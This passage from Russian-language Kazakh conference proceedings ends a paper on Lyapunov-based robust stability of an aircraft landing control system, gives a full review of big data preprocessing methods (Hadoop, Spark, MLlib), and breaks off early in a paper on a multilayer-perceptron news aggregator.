
$$V(x) = \frac{1}{2}k_0k_1x_1^2 - \frac{1}{2}\left(1 + a_{22} + a_{42} - k_0k_2\right)x_2^2 - \frac{1}{2}\left(a_{23} + a_{43}\right)x_3^2 - \frac{1}{2}\left(1 + a_{44}\right)x_4^2 \tag{7}$$

Условие положительной определенности функции (7), с учетом отрицательной определенности квадратичной формы (6), т.е. устойчивости системы (1), получим в виде

$$\begin{cases} k_0 k_1 > 0 \\ 1 + a_{22} + a_{42} - k_0 k_2 > 0 \\ a_{23} + a_{43} > 0 \\ 1 + a_{44} > 0 \end{cases} \Rightarrow \begin{vmatrix} k_0 = -2.375 \\ a_{22} = -0.4 \\ a_{23} = 112 \\ a_{42} \approx 0.003 \\ a_{43} = -0.44 \\ a_{44} = -0.6 \end{vmatrix} \Rightarrow \begin{cases} k_1 < 0 \\ k_2 > -0.27 \\ a_{23} > 0.44 \\ a_{43} > -112 \\ a_{44} < -1 \end{cases} \quad (8)$$

т.е. при пропорциональном законе управления (2) система (1) будет устойчивой при изменении параметров в области (8) и теряет устойчивость линейная система при выходе за границу области (8) [10; 11].

На рисунке 1 показаны результаты численного эксперимента с различными параметрами системы управления посадкой самолета с пропорциональным законом управления.



а) k_0k_1=0.3, k_0k_2=-0.28 б) k_0k_1=0.4, k_0k_2=-0.33

Рисунок 1. Графики переходных процессов системы управления посадкой самолета с пропорциональным законом управления




Рисунок 2. Структурная схема системы управления посадкой самолета
с пропорциональным законом управления

Предложенный подход к построению функции Ляпунова позволил обоснованно получить область робастной устойчивости системы управления посадкой самолета в виде системы простейших неравенств по неопределенным параметрам системы управления.

Литература

1. Бейсенби М.А. Исследование робастной устойчивости систем автоматического управления методом функции А.М. Ляпунова. – Алматы, 2015. - 204 с.

2. F. Ellert. C. Merriam. Synthesis of feedback controls using optimization theory-An example // EEE Transactions on Automatic Control – 1963 - №2(8)

3. P. Giesl. Construction of Global Lyapunov Functions Using Radial Basis Functions. Springer, 2007.

4. P. Giesl. Construction of global Lyapunov functions using radial basis functions with a single operator. Discrete and Continuous Dynamical Systems - Series B, 7:101–124, 2007.

5. S. Hafstein. A constructive converse Lyapunov theorem on asymptotic stability for nonlinear autonomous ordinary differential equations. Dynamical Systems: An International Journal, 20:281–299, 2005.

6. Воронов А.А., Матросов В.М. Метод векторных функций Ляпунова в теории устойчивости. – М.: Наука,1987.

7. Барбашин Е.А. Введение в теорию устойчивости движения – М.: Наука, 1967. 225 с.

8. Малкин И.Г. Теория устойчивости движения – М.: Наука, 1966. 540 с.

9. Пупкова К.А., Егугова Н.Д. Методы классической и современной теории автоматического управления: Учебник в 5-и томах тт. Т.1 Математические модели, динамические характеристики и анализ систем автоматического управления. М.: Издательство МГТУ имени Н.Э. Баумана, 2004.

10. Бейсенби М.А., Ускенбаева Г.А., Арсакбаева Т.Т., Садвакасова А.У. Система с повышенным потенциалом робастной устойчивости космического аппарата в классе

однопараметрических структурно-устойчивых отображений // Вестник ЕНУ им. Л.Н. Гумилева: в 2ч. – 2014. - №6. – Ч.2. – С. 70-79.

11. Uskenbayeva G., Beisenbi M., Satybaldina D., Martsenyuk V., Shaikhanova A. Robust stability of spacecraft traffic control system using Lyapunov functions // Proceeding of the 16th International Conference on Control, Automation and Systems. – Korea, 2016. - P. 743-748.

ПРЕДВАРИТЕЛЬНАЯ ОБРАБОТКА БОЛЬШИХ ДАННЫХ: МЕТОДЫ И ПЕРСПЕКТИВЫ

Утепбергенов И.Т., Касымова Д.Т., Ахмедиярова А.Т.
Институт информационных и вычислительных технологий КН МОН РК, Казахстан.
dika.cat@mail.ru

Аннотация. *Массовый рост масштабов данных в последние годы наблюдался в качестве ключевого фактора сценария «Большие данные». Большие данные могут быть определены как большой объем, скорость и разнообразие данных, требующих новой высокопроизводительной обработки. Решение больших данных - это сложная и требующая времени задача, требующая большой вычислительной инфраструктуры для обеспечения успешной обработки и анализа данных. В данной статье рассматривается наличие методов предварительной обработки данных для интеллектуального анализа данных в больших данных. Введены определения, характеристики и категоризация подпроцессов предварительной обработки данных в больших данных. Также изучается связь между большими данными и предварительной обработкой данных во всех семействах методов и большими технологиями данных, включая обзор состояния дел. Кроме того, обсуждаются проблемы исследований.*

Введение. Огромное количество необработанных данных окружает нас в нашем мире, данные, которые не могут быть непосредственно обработаны людьми или ручными приложениями. Технологии как World Wide Web, инженерные и научные приложения и сети, бизнес-услуги и многие другие генерируют данные в экспоненциальном росте благодаря разработке мощных средств хранения и подключения. Из-за огромного роста данных невозможно легко получить организованные знания и информацию, и их невозможно легко понять или автоматически извлечь. Эти предпосылки привели к развитию наукоемкой данных или интеллектуальному анализу данных [1], известной дисциплине, которая все больше и больше присутствует в современном мире Информационной эры.

В настоящее время текущий объем данных, которыми управляют наши системы, превзошел возможности обработки традиционных систем [2], и это также относится к интеллектуальному анализу данных. Возникновение новых технологий и услуг (таких как облачные вычисления), а также снижение цены на оборудование приводят к постоянно растущей скорости информации в Интернете. Это явление, безусловно, представляет собой «большую» проблему для сообщества аналитиков данных. Таким образом, большие данные могут быть определены как очень большой объем, скорость и разнообразие данных, требующих новой высокопроизводительной обработки [3].

Распределенные вычисления широко использовались учеными данных до появления явления Big Data. Многие стандартные и трудоемкие алгоритмы были заменены их распределенными версиями с целью агилирования процесса обучения. Однако для большинства современных массовых проблем распределенный подход становится

обязательным в настоящее время, поскольку никакая пакетная архитектура не может решить эти огромные проблемы.

Многие платформы для крупномасштабной обработки пытались столкнуться с проблемой больших данных за последние годы [4]. Эти платформы пытаются приблизить распределенные технологии к стандартным пользователям (инженерам и ученым-ученым), скрывая технические нюансы, полученные из распределенных сред. Для создания и поддержки этих платформ требуются комплексные проекты, которые обобщают использование распределенных вычислений. С другой стороны, платформы Big Data также требуют дополнительных алгоритмов, которые обеспечивают поддержку соответствующих задач, таких как предварительная обработка больших данных и аналитика. Стандартные алгоритмы для этих задач также должны быть переработаны (иногда, полностью), если мы хотим учиться на крупномасштабных наборах данных. Это не тривиальная вещь и представляет большую проблему для исследователей.

Первой основой, которая позволила обрабатывать крупномасштабные наборы данных, была MapReduce [5] (в 2003 году). Этот революционный инструмент предназначен для обработки и создания огромных наборов данных в автоматическом и распределенном виде. Используя два примитива, «Карта» и «Уменьшить», пользователь может использовать масштабируемый и распределенный инструмент, не беспокоясь о технических нюансах, таких как: восстановление отказа, разделение данных или связь с заданиями. Apache Hadoop [6, 7] стал самой популярной версией MapReduce с открытым исходным кодом, поддерживающей вышеупомянутые функции. Несмотря на свою большую популярность, MapReduce (и Hadoop) не рассчитан на масштабирование при работе с итерационными и онлайн-процессами, типичными для машинного обучения и анализа потоков [8].

Apache Spark [9, 10] был разработан как альтернатива Hadoop, способному выполнять более быстрые распределенные вычисления с использованием примитивов in-memory. Благодаря способности загружать данные в память и повторно использовать ее повторно, этот инструмент преодолевает проблему итеративной и онлайн-обработки, представленной MapReduce. Кроме того, Spark является универсальной структурой, которая благодаря своей общности позволяет реализовать на ней несколько распределенных программных моделей (например, Pregel или HaLoop) [11]. Spark построен поверх новой модели абстракции под названием Resilient Distributed Datasets (RDD). Эта универсальная модель позволяет контролировать постоянство и управлять разделением данных среди других функций.

Некоторые конкуренты Apache Spark появились наконец, особенно с потоковой стороны [12]. Apache Storm [13] - это распределенная платформа обработки в режиме реального времени с открытым исходным кодом, которая способна обрабатывать миллионы кортежей в секунду и узел отказоустойчивым способом. Apache Flink [14] - недавний проект Apache верхнего уровня, предназначенный для распределенной обработки потоков и пакетных данных. Обе альтернативы пытаются заполнить «онлайн» пробел, оставленный Spark, который использует обработку мини-пакетной потоковой передачи, а не чистый поток.

Производительность и качество знаний, извлеченных методом интеллектуального анализа данных в любых рамках, зависят не только от конструкции и производительности метода, но также очень зависят от качества и пригодности таких данных. К сожалению, негативные факторы как шум, недостающие значения, непоследовательные и лишние данные и огромные размеры в примерах и особенностях сильно влияют на данные, используемые для изучения и извлечения знаний. Хорошо известно, что данные низкого качества приведут к низкому качеству знаний [15]. Таким образом, предварительная обработка данных [16] является основным и важным этапом, основной задачей которого

является получение окончательных наборов данных, которые можно считать правильными и полезными для дальнейших алгоритмов интеллектуального анализа данных.

Предварительная обработка данных

Набор методов, используемых до применения метода интеллектуального анализа данных, называется предварительной обработкой данных для интеллектуального анализа данных [16], и он известен как одна из наиболее значимых проблем в рамках известного процесса обнаружения знаний из данных [17, 18] как показано на фиг.1. Поскольку данные, вероятно, будут несовершенными, содержащие несогласованности и избыточность, непосредственно не применимы для начала процесса интеллектуального анализа данных. Мы также должны упомянуть о быстром росте показателей генерации данных и их размере в деловых, промышленных, академических и научных приложениях. Для большего объема собранных данных требуются более сложные механизмы для их анализа. Предварительная обработка данных способна адаптировать данные к требованиям, предъявляемым каждым алгоритмом интеллектуального анализа данных, что позволяет обрабатывать данные, которые в противном случае были бы неосуществимыми.




Рис. 1. Процесс KDD

Хотя предварительная обработка данных является мощным инструментом, который может позволить пользователю обрабатывать и обрабатывать сложные данные, он может потреблять большие объемы времени обработки [15]. Он включает в себя широкий спектр дисциплин, таких как подготовка данных и методы сокращения данных, как показано на рисунке 2. Первый включает в себя преобразование данных, интеграцию, очистку и нормализацию; а второй направлен на снижение сложности данных путем отбора признаков, выбора экземпляра или дискретизацией (см. 3). После применения успешного этапа предварительной обработки данных окончательный набор данных можно рассматривать как надежный и подходящий источник для любого алгоритма интеллектуального анализа данных, применяемого впоследствии.




Рис. 2 Задачи предварительной обработки данных




Рис. 3 Подходы к сокращению данных

Предварительная обработка данных не ограничивается только классическими задачами интеллектуального анализа данных, такими как классификация или регрессия. Все больше и больше исследователей в новых областях интеллектуального анализа данных все больше внимания уделяют предварительной обработке данных в качестве инструмента для улучшения своих моделей. Такое более широкое применение методов предварительной обработки данных приводит к адаптации известных моделей для соответствующих структур или совершенно новых предложений.

Несовершенные данные. Большинство методов интеллектуального анализа данных основаны на наборе данных, который предположительно является полным или бесшумным. Однако данные в реальном мире далеки от того, чтобы быть чистыми или полными. При предварительной обработке данных принято использовать методы либо

для удаления шумных данных, либо для приведения (заполнения) недостающих данных. Следующие два раздела посвящены двум отсутствующим значениям вменения и фильтрации шума.

Обработка шума. Алгоритмы интеллектуального анализа данных обычно предполагают, что любой набор данных является образцом базового распределения без каких-либо помех. Как мы видели в предыдущем разделе, сбор данных редко бывает совершенным, и часто появляются коррупции. Поскольку качество результатов, полученных методом интеллектуального анализа данных, зависит от качества данных, необходимо решить проблему данных шума. В контролируемых проблемах шум может влиять на входные функции, выходные значения или и то, и другое. Когда в входных атрибутах присутствует шум, его обычно называют *шумом атрибута*. Хуже случай, когда шум влияет на выходной атрибут, так как это означает, что введенное смещение будет больше. Поскольку этот вид шума был глубоко изучен в классификации, его обычно называют *класс шума*.

Уменьшение размерности. Когда наборы данных становятся большими в числе предикторных переменных или количестве экземпляров, алгоритмы интеллектуального анализа данных сталкиваются с проблемой *проклятия размерности*. Это серьезная проблема, так как это будет препятствовать работе большинства алгоритмов интеллектуального анализа данных в качестве роста вычислительных затрат. В этом разделе будут подчеркнуты наиболее влиятельные алгоритмы сокращения размерности в соответствии с разделом, установленным в методе выбора объектов (FS) и методах преобразования пространства.

Уменьшение экземпляра. Популярным подходом к минимизации воздействия очень больших наборов данных в алгоритмах интеллектуального анализа данных является использование методов сокращения экземпляров (IRC). Они уменьшают размер набора данных, не уменьшая качество знаний, которые могут быть извлечены из него. Сокращение экземпляров является дополнительной задачей в отношении FS. Это уменьшает количество данных, удаляя экземпляры или генерируя новые. Ниже мы описываем наиболее важные алгоритмы сокращения и генерации экземпляров.

Предварительная обработка больших данных

В этом разделе содержится подробная информация о тщательном перечне вкладов в препроцессирование больших данных. Таблица 1 классифицирует эти вклады в соответствии с категорией предварительной обработки данных, количеством функций, количеством экземпляров, максимальным размером данных, управляемым каждым алгоритмом, и структурой, в рамках которой они были разработаны. Размер был рассчитан, умножив общее число функций на количество экземпляров (8 байтов на дату). Для разреженных методов рассматривались только не разреженные ячейки. Рисунок 4 изображает гистограмму методов с использованием переменной размера. Это можно наблюдать, поскольку большинство методов проверено только на основе наборов данных от нуля до пяти гигабайт, и несколько подходов были протестированы против действительно масштабных наборов данных.




Рис. 4 Максимальный размер данных, управляемый каждым методом предварительной обработки (в гигабайтах)

Методы сгруппированы по задаче предварительной обработки и упорядочены по максимальному размеру данных. Эти методы без информации о количестве функций или экземпляров были установлены на нулевой размер.

После того как вы увидели моментальный снимок текущих разработок в препроцессировании больших данных, мы дадим краткие описания вкладов в остальной части этого раздела. Во-первых, мы описываем одну из самых популярных компьютерных обучающих библиотек для Big Data: MLlib; который привносит широкий спектр методов предварительной обработки данных в сообщество Spark. Далее остальные разделы будут посвящены перечислению тех вкладов, представленных в литературе, и классифицируются и размещаются в таблице 1 .

Дискретизация и нормализация. Дискретизация преобразует непрерывные переменные с использованием дискретных интервалов, тогда как нормализация просто выполняет настройку распределений. Бинаризатор: преобразует числовые функции в двоичные функции. Этот метод делает предположение, что данные следует за распределением Бернулли. Если данная функция больше порога, она дает 1.0, если нет, 0.0. Bucketizer: дискретизирует набор непрерывных функций, используя ведра. Пользователь определяет количество ковшей.

Дискретное косинусное преобразование: преобразует вещественную последовательность во временной области в другую вещественнозначную последовательность (с одинаковым размером) в частотной области.

Нормализатор: нормализует каждую строку, чтобы иметь единичную норму. Он использует параметр p , который определяет используемый p -norm. StandardScaler: нормализует каждую функцию так, чтобы она соответствовала нормальному распределению. MinMaxScaler: нормализует каждую функцию до определенного диапазона, используя два параметра: нижнюю и верхнюю границы.

ElementwiseProduct: масштабирует каждую функцию скалярным множителем.

Выделение функций

Методы выделения компонентов объединяют исходный набор функций для получения нового набора менее избыточных переменных. Например, используя проекции в низкоразмерные пространства.

Полиномиальное расширение расширяет набор функций в полиномиальное пространство. Это новое пространство формируется с помощью n- мерной комбинации исходных размеров.

VectorAssambler: объединяет набор функций в один векторный столбец.

Выбор функции. Как объяснялось ранее, FS пытается выбрать соответствующие подмножества соответствующих функций без значительной потери информации. VectorSlicer: пользователь вручную выбирает подмножество функций. RFormula: выбирает функции, определенные формулой модели R. Селектор Chi-Squared: он заказывает категориальные функции, используя тест на независимость от класса Chi-Squared. Затем он выбирает наиболее зависимые функции. Это метод фильтрации, для которого требуется количество функций для выбора.

Индексаторы и энкодеры. Эти функции преобразуют функции одного типа в другой с помощью методов индексирования или кодирования. StringIndexer: преобразует столбец строки в столбец числовых индексов. Индексы упорядочиваются по частоте меток. OneHotEncoder: сопоставляет столбец строк столбцу уникальных двоичных векторов. Эта кодировка позволяет лучше представлять категориальные функции, поскольку она удаляет численный порядок, наложенный предыдущим методом. VectorIndexer: автоматически определяет, какие функции являются категориальными и преобразуют их в индексы категорий.

Еще один замечательный результат, полученный в результате предыдущего анализа существующих методов предварительной обработки данных Big Data, заключается в том, что большая часть усилий была посвящена разработке методов FS, и даже есть некоторые семейства данных для предварительной обработки, в которых ничего или почти ничего не сделано.

Сокращение экземпляров: эти методы позволят нам организовать подмножество данных для выполнения тех же задач обучения, которые мы могли бы делать с исходными данными, но с низким снижением производительности. Очень желательно иметь полный набор методов сокращения экземпляров для получения подмножеств данных из больших баз данных для определенных целей и парадигм. Основная проблема заключается в том, что эти методы необходимо перенастроить для работы с крупномасштабными данными, они требуют больших вычислительных возможностей, и предполагается, что они следуют итерационной процедуре.

Отсутствие вменений значений: это сложная проблема, при которой многие отношения между данными должны анализироваться для оценки наилучшего возможного значения для замены отсутствующего значения.

Обработка шума: это снова сложная проблема, в которой решения зависят от двух точек зрения: вычисления сходства между точками данных и запуска, и слияния нескольких решений, исходящих из ансамблей, для обеспечения подхода к идентификации шума.

Новые большие парадигмы обучения данных. Добыча данных не является статическим полем, и постоянно возникают новые проблемы. Вследствие этого технологии предварительной обработки данных развиваются вместе с интеллектуальным анализом данных, и с появлением новых проблем и проблем, с которыми пытается справиться интеллектуальный анализ данных, были предложены новые предложения по методам предварительной обработки данных.

Потоки данных и обработка в режиме реального времени: обработка больших данных, предлагающих ответы в режиме реального времени, является одной из самых популярных и требовательных парадигм в бизнесе. В настоящее время существуют некоторые конкретные подходы в потоках больших данных и даже разработка программного обеспечения. Методы предварительной обработки данных, такие как редактирование шума, должны иметь возможность решать сценарии Big Data в будущих приложениях.

Нестандартные контролируемые проблемы: есть некоторые другие популярные контролируемые парадигмы, в которых в ближайшее время потребуются решения для

крупных данных. Это относится к порядковой классификации / регрессии], классификации с несколькими метками или обучения с несколькими экземплярами. Все возможные подходы к предварительной обработке данных также потребуются для обеспечения и улучшения этих решений.

Выводы. В настоящее время размер, разнообразие и скорость данных огромны и продолжают расти с каждым днем. Использование инфраструктур Big Data для хранения, обработки и анализа данных изменило контекст обнаружения знаний из данных, особенно процессы интеллектуального анализа данных и предварительной обработки данных. В этой статье мы представили обзор по увеличению предварительной обработки данных в облачных вычислениях. Мы представили обновленную классификацию вкладов предварительной обработки данных в рамках большой структуры данных. В обзоре были рассмотрены различные семейства методов предварительной обработки данных, такие как выбор функций, несовершенные данные, несбалансированное обучение и сокращение экземпляров, а также максимальный размер поддержки и рамки, в которых они были разработаны. Кроме того, были выделены ключевые проблемы в обработке данных с большими объемами данных.

Литература

1. Aggarwal CC. Data Mining: учебник. Берлин, Германия: Springer; 2015.МАТНПосмотреть статьюGoogle Scholar
2. Wu X, Zhu X, Wu GQ, Ding W. Сбор данных с большими данными. IEEE Trans Knowl Data Eng. 2014; 26 (1): 97-107.Посмотреть статьюGoogle Scholar
3. Laney D. 3D Data Management: управление объемом данных, скоростью и разнообразием. 2001. http://blogs.gartner.com/doug-laney/files/2012/01/ad949-3D-Data-Management-Controlling-Data-Volume-Velocity-and-Variety.pdf .
4. Фернандес А, дель Рио С, Лопес В., Бавакид А, дель Хесус МЮ, Бенитес Дж. М. и др. Большие данные с облачными вычислениями: понимание вычислительной среды, mapreduce и рамки программирования. Wiley Interdisc Rew Data Min Knowl Discov. 2014; 4 (5): 380-409.Посмотреть статьюGoogle Scholar
5. Dean J, Ghemawat S. Mapreduce: Упрощенная обработка данных на больших кластерах. В: OSDI 2004. Сан-Франциско, Калифорния: 2004. с. 137-50.Google ученый
6. Белый Т. Hadoop, The Definitive Guide. Севастополь: O'Reilly Media, Inc; 2012.Google Scholar
7. Проект Apache Hadoop. Apache Hadoop. 2015. http://hadoop.apache.org/ . Доступ к декабрю 2015 года.
8. Лин Дж. Mapreduce достаточно хорош? если все, что у вас есть, это молот, выбросьте все, что не гвоздь! 2012; 1 (1): 28-37.Посмотреть статьюGoogle Scholar
9. Karau H, Konwinski A, Wendell P, Zaharia M. Изучение искры: быстродействующая большая аналитика данных. Севастополь: O'Reilly Media; 2015.Google Scholar
10. Spark A. Apache Spark: быстрые кластерные вычисления. https://spark.apache.org/ . Доступ к декабрю 2015 года.
11. Zaharia M, Chowdhury M, Das T, Dave A, Ma J, McCauley M, et al. Устойчивые распределенные наборы данных: отказоустойчивая абстракция для кластерных вычислений в памяти. В: Материалы 9-й конференции USENIX по проектированию и внедрению сетевых систем. NSDI'12. Сан-Хосе: 2012. стр. 15-28.Google ученый
12. InfoWorld. Апач Флинк: Новый соперник Хадоопа отступает против Спарка. 2015. http://www.infoworld.com/article/2919602/hadoop . FLiNK-hadoops-новый соперник-для-MapReduce-spark.html. Доступ к декабрю 2015 года.

13. Гроза. Apache Storm. 2015. http://storm-project.net/ . Доступ к декабрю 2015 года.
14. Flink. Апач Флинк. 2015. https://flink.apache.org/ . Доступ к декабрю 2015 года.
15. Pyle D. Подготовка данных для интеллектуального анализа данных. Сан-Франциско: Morgan Kaufmann Publishers Inc .; 1999.Google Scholar

ИССЛЕДОВАНИЕ ВОЗМОЖНОСТИ ПРИМЕНЕНИЯ МНОГОСЛОЙНОГО ПЕРЦЕПТРОНА РУМЕЛЬХАРТА ДЛЯ РАЗРАБОТКИ НОВОСТНОГО АГРЕГАТОРА

Утепбергенов И.Т.[1], Клюева Е.Г.[2], Салихов И.М.[2], Яворский В.В.[2]
[1]Институт информационных и вычислительных технологий КН МОН РК, Казахстан
[2]Карагандинский государственный технический университет, Казахстан
e-mail: i.utepbergenov@gmail.com, e.klyueva@kstu.kz, halixer94@gmail.com, yavorskiy-v-v@mail.ru

Аннотация. *В статье рассматриваются перспективы использования искусственного интеллекта для разработки новостных агрегаторов. Для проведения исследования был выбран многослойный перцептрон Румельхарта. Описывается разработанный алгоритм обучения нейронной сети, представлены результаты работы разработанного программного обеспечения.*

В современном мире информация – это самый быстро накапливаемый ресурс. Согласно оценкам исследователей из Южно–Калифорнийского Университета, только на 2007 год объём хранимой информации составлял около 295 экзабайт (1 экзабайт – 10^{18} байт). Что в сравнении с 2,6 экзабайтами в 1986 году, по данным учёных, составило прирост более чем в сто раз. Количество передаваемой по сети информации превышает количество хранимой в тысячи раз. В том же 2007 году совокупный объем переданной по сети информации составлял 2 зеттабайта (1 зеттабайт – 10^{21} байт или 1000 экзабайт). При этом скорость роста совокупного объёма обрабатываемой в мире информации с каждым годом экспоненциально возрастает. В 2014 году издание Supercomputing Frontiers and Innovations опубликовало исследование, в котором утверждалось, что примерный совокупный объем данных в интернете 1 млн. экзабайт [1].

Данная тенденция объясняется переходом человечества в информационную эпоху, в которой основным и самым ценным ресурсом является знание (информация). Поэтому такой инструмент распространения информации как новости – является очень важным для представления относительно чёткой картины современного динамичного мира.

Ввиду огромного количества источников информации, чтобы упорядочить все генерируемые СМИ данные, была реализована идея новостных агрегаторов. Новостной агрегатор (агрегатор СМИ) — является современным средством массовой коммуникации, представляющий из себя ресурс (обычно интернет ресурс), занимающийся сбором и структурированием новостей (как правило – в автоматическом режиме).

Цель нашей работы - исследование возможности применения искусственного интеллекта для систематизации новостной информации (новостного агрегатора), способного в автоматическом режиме агрегировать новостные статьи (информацию) с интернет–СМИ и осуществлять их классификацию.

В рамках исследования было разработано программное обеспечение, реализующее ряд взаимосвязанных задач.

1. Агрегация новостей из информационных ресурсов.

